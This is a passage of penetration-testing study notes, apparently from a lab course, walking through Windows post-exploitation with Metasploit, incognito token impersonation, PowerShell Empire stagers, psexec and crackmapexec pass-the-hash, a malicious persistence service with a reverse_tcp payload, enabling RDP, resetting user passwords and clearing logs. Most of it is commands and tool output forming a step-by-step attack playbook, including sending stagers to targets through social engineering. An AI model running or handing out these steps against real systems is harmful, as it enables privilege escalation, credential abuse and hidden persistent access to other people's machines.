C:\something> net users #view all the users in the system
C:\something> net localgroup administrators #check current user is under administr
```

3. Send current session to background

```
meterpreter>background
```

4. search exploit module to memory injection

```
msf>search type:exploit name:bypassuac
msf> use /exploit/windows/local/bypassuac_injection
msf> set session <session-id>
msf> set lport <something-not-in-use-on-current-sessions>
msf> set target <windows \x64 | windows \x86> #select one based on your case
run
```

▼ Access Token Impersonation (`Metasploit`)

> 💡 **Successful Attack Requirement**
>
> initially we need to check impersonate or delegated privileges assigned to us(`getprivs`)
>
> - `SeAssignPrimaryToken`: This allows a user to impersonate tokens.
> - `SeCreateToken`: This allows a user to create an arbitrary token with administrative
>   privileges.
> - `SeImpersonatePrivilege`: This allows a user to create a process under the security
>   context of another user typically with administrative privileges

▼ 1. check whether current user account has`seAssignPrimaryToken` or `seCreateToken` or `seImpersonateprivilege`privileges

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeSystemtimePrivilege
SeTimeZonePrivilege
```

▼ 2. check whether already assigned Delegated or Impersonate tokens (which are elevated privilege sessions) are available for current user.

```
meterpreter > load incognito



meterpreter > list_tokens -u

[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
ATTACKDEFENSE\Administrator #here we have the administrator account priviladges
delegated token
NT AUTHORITY\LOCAL SERVICE

Impersonation Tokens Available
```

```
========================================
No tokens available

meterpreter >

##### IF NO TOKENS ARE AVAILABLE HERE WE CAN USE TOMATO ATTACK TO GENARATE TOKEN
####
```

▼ 3. Use available higher privilege account user token with Meterpreter

```
meterpreter > impersonate_token "ATTACKDEFENSE\Administrator"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user ATTACKDEFENSE\Administrator
meterpreter > getuid
Server username: ATTACKDEFENSE\Administrator
meterpreter >
```

▼ 4. If you are Not SYSTEM user then again repeat the Process

same way if the current user have no access to something just migrate current x86 process to x64 as shown in above of this document.

- Now we obtained “ATTACKDEFENSE\Administrator” account according to this example but in windows its not the highest privilege. it “NT AUTHORITY/SYSTEM” again in same way just check whether obtained account has any assigned tokens. and just use them to go more higher levels

```
meterpreter > getuid
Server username: ATTACKDEFENSE\Administrator
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[-] incognito_list_tokens: Operation failed: Access is denied.
meterpreter > pgrep explorer
3644
meterpreter > migrate 3644
[*] Migrating from 900 to 3644...
[*] Migration completed successfully.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
ATTACKDEFENSE\Administrator
NT AUTHORITY\SYSTEM          #Here we have SYSTEM user Token Basically we can us
e this to get access to system user

Impersonation Tokens Available
========================================
No tokens available

meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
```

```
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

▼ Using Meterpreter `getsystem` - You need Meterpreter (Basic)

```
meterpreter> getprivs # view current priviledges
meterpreter> getsystem # Automatically Run different exploits to get SYSTEM
```

▼ Upgrade/Update architecture by migrating to process module

```
use post/windows/manage/migrate
set Name <name of process> #optional
set pid <target-process-id-you-want-to-migrate> #you can identify process by listing
set session <current-session-id>
```

▼ PowerShell-Empire - Automate Windows Post Exploitation (Privilege escalations)


- this is exploitation/post-exploitation framework
- This framework only can be used to exploitation/post exploitations on windows targets
- `starkiller` is the GUI fronted for PowerShell empire

```
# POWERSHELL EMPIRE - Install
sudo apt update && sudo apt install -y powershell-empire starkiller


## Server run
sudo powershell-empire server


## Client run (another terminal session)
sudo powershell-empire client
listeners #list listeners
agents #list all agents
interact <ID>
history
```

- here the agents are the target systems.



you can view GUI by starkiller







username:empireadmin

password: password123


1. first we have to create a listner






once you done here click submit

2. Then create a stager




select windows stages `windows/csharp_exe` because target is windwos




once this is done you can download stager(kind of payload that connect to our listener) .

3. send this stager to the target. you can do it by running simple http server or you can do some social engineering techniques.


   once it downloaded you will get a agent on the starkiller. go there and you can view them graphically



also you can run modules such as for post exploitations



4. **now you gave agent. so go back to your terminal and type help for commands list**



▼ logon to the system with WinLogon Credentials And Automate Privilege escalation with ***PrivescCheck***


basically in all windows machines there is a SMB running

also we can use these creds for RDP, WinRM… as well

- using `psexec` utility we can log on to that system by giving the username and password

- We can do the same with `metasploit` as well

```
psexec.py <username>@<target-ip>
#enter passowrd when asking
```



- Pass-The-Hash Attack (Use Hash to Login to Windows) (`Metasploit`, `Crackmapexec`)
  - login with Hashes using `Metasploit psexec` module to SMB

▼ For this psexec module. you have to extract both LM and NTLM hashes (What is LM and NTLM hash)

```
Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:8846F7EAEE8FB117AD06BDD830B7
# The LM Hash segment is AAD3B435B51404EEAAD3B435B51404EE for all entries, indi
# The NT Hash (or NTLM hash) segment contains the actual hashed password values

# FOR PSEXEC METASPLOIT MODULE YOU NEED BOTH (EX: AAD3B435B51404EEAAD3B435B5140
```

```
msfconsole
use exploit/windows/smb/psexec
set rhost <target-win-host>
set SMBuser Administrator #SMB user username
set SMBpass AAD3B435B51404EEAAD3B435B51404EE:8846F7EAEE8FB117AD06BDD830B7586C #has
set target native\upload
exploit
```

▼ Login to SMB with Hash Using `crackmapexec` tool

Here You need only NT / NTLM hash check here what is it

```
#syntax
crackmapexec smb <target-win-ip> -u <target-username> -H <NTLM hash> -x "ipconfig"

#Example
crackmapexec smb 10.10.5.123 -u Administrator -H 8846F7EAEE8FB117AD06BDD830B7586C
```

▼ Persistence On Windows

▼ persistence by creating malicious service. (`Metasploit`) (`persistence_service`)

1. send current session to background and search specific module to persistence

```
# (you should have previously gained meterpreter session)
background
search platform:windows persistence

use exploit/windows/local/persistence_service
show options
# you can set the service name and the remote exe files(if you have malware on there or
#service name is bit importent beacuase you can make that service as much as looks legit
set session <session-id> #set session to run this module
set payload /windows/meterpreter/reverse_tcp
```

▼ Test whether payload is working:

1. First kill all the available sessions

```
sessions -K
```

2. open Listener/handler

```
use multi/handler
```

3. set payload that we used in the persistence module

```
set payload windows/meterpreter/reverse_tcp
```

4. set LHOST and LPORT same as used in persistence module above

```
set Lport eth1 #beacuse our created remote payload alywas sending sessions to us.
set lport 4444
run
```

▼ Enable RDP on target.

▼ Check RDP is enabled or not

```
search type:post platform:windows name:rdp

use post/windows/gather/enable_rdp
set session 1
run
```

▼ Enable RDP on Windows target and create new user (🚨**DETECTABLE**)

```
# since this is post exploitation module you have to have a gained session
> backgorund
> search platform:windwos enable_rdp

> use post/windows/manage/enable_rdp
> set enable true
# we can enable some port forwarding here as well. will discuss on pivorting section
> set session <background-session>
> exploit

# verify its successful by doing port scan
```

💡 in case if you want to change the password of windows user by Meterpreter

```
meterpreter>shell
>net user <username> <newpassword>
```

in this way you can change the user password and and you can login to rdp server using xfreerdp

```
xfreerdp /u:administrator /p:qwertyuiop /v:10.5.20.255:3333
xfreerdp /u:<username> /p:<password> /v:<RHOST>:<RPORT>
# also you can use remmenia or any other rdp client tool for this
```

▼ Clear Tracks

`To clear Logs you should have to have a administrator privileges`


1. upload/store the files in Temp folders

```
cd:\\
# if there is no Temp create one
mkdir Temp
```

